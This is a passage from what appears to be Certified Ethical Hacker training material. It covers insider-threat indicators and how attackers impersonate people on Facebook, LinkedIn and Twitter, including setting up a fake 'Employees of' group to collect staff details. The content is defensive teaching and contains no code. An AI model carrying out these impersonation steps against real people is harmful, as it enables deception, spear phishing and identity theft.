
  The mismatch between the systems assigned and user accounts used to access the systems may indicate an insider threat.

- **Irresponsible Social Media Behavior**

  Insiders may attempt to create a negative impact on the organization by posting unnecessary information on social media websites.

- **Attempt to Access Restricted Zones**

  Employees with malicious intent may try to access restricted areas of the organization to collect sensitive information.




LO#04: Explain Impersonation on Social Networking Sites

Impersonation on Social Networking Sites

Today social networking sites are widely used by many people that allow them to build online profiles, share information and media such as pictures, blog entries, and music clips. Thus, it is relatively easier for an attacker to impersonate someone. The victim is likely to trust the attacker and eventually reveal information that would help them gain access to the system.

This section describes how attackers perform social engineering through impersonation using various social networking sites such as Facebook, LinkedIn, and Twitter, and highlights the risks these sites pose to corporate networks.



Social Engineering through Impersonation on Social Networking Sites

C|EH Certified Ethical Hacker
Attacker

Organization Details

Professional Details

Contacts and Connections

Personal Details

01
- Malicious users **gather confidential information** from social networking sites and create accounts using another person's name

02
- Attackers use these fraudulent profiles to create large networks of friends and **extract information** using social engineering techniques

03
- Attackers attempt to join the target **organization's employee groups** where personal and company information is shared

04
- Attackers may can also use collected information to carry out other forms of **social engineering attacks**

Social Engineering through Impersonation on Social Networking Sites

As social networking sites such as Facebook, Twitter, and LinkedIn are widely used, attackers coopt them as a vehicle for impersonation. There are two ways an attacker can perform impersonation on social networking sites:

- By creating a fictitious profile of the victim on the social media site
- By stealing the victim's password or indirectly gaining access to the victim's social media account

Social networking sites are a treasure trove for attackers because people share their personal and professional information on these sites, such as name, address, mobile number, date of birth, project details, job designation, company name, and location. The more information people share on a social networking site, the more likely it is that an attacker can impersonate them to launch attacks against them, their associates, or their organization. They may also try to join the target organization's employee groups to extract corporate data.

In general, the information attackers gather from social networking sites includes organization details, professional details, contacts and connections, and personal details, which they then use to execute other forms of social engineering attacks.

Impersonation on Facebook

- The attacker creates a **fake user group** on Facebook labeled as for “Employees of” the target company
- Using a **false identity**, the attacker then proceeds to "friend" or invite employees to the fake group
- Users join the group and **provide their credentials** such as date of birth, educational and employment backgrounds, spouses’ names, etc.
- Using the details of any of these employees, the attacker can **compromise** a secured facility to **gain access** to the building
- Attackers scan details in **profile pages**. They use these for spear phishing, impersonation, and identity theft

Impersonation on Facebook

Source: *https://www.facebook.com*

Facebook is a well-known social networking site that connects people. It is widely used between friends who share comments and upload photos, links, and videos. To impersonate users on Facebook, attackers use nicknames or aliases instead of their real names. They create fake accounts and try to add “**Friends**” to view others’ profiles and obtain critical and valuable information.

The steps an attacker takes to lure a victim into revealing sensitive information:

- Create a fake user group on Facebook identified as "Employees of" the target company
- Using a false identity, proceed to "friend," or invite actual employees to the fake group, “Employees of Company XYZ”
- Users join the group and provide their credentials such as date of birth, educational and employment backgrounds, or spouses’ names.
- Using the details of any one of the employees, an attacker can compromise a secured facility to gain access to the building

Attackers create a fake account and scan the details on the profile pages of various targets on social networking sites such as LinkedIn and Twitter to engage in spear phishing, impersonation, and identity theft.

Social Networking Threats to Corporate Networks

1 **Data Theft**

2 **Involuntary Data Leakage**

3 **Targeted Attacks**

4 **Network Vulnerability**

5 **Spam and Phishing**

6 **Modification of Content**

7 **Malware Propagation**

8 **Damage to Business Reputation**

9 **Infrastructure and Maintenance Costs**

10 **Loss of Productivity**

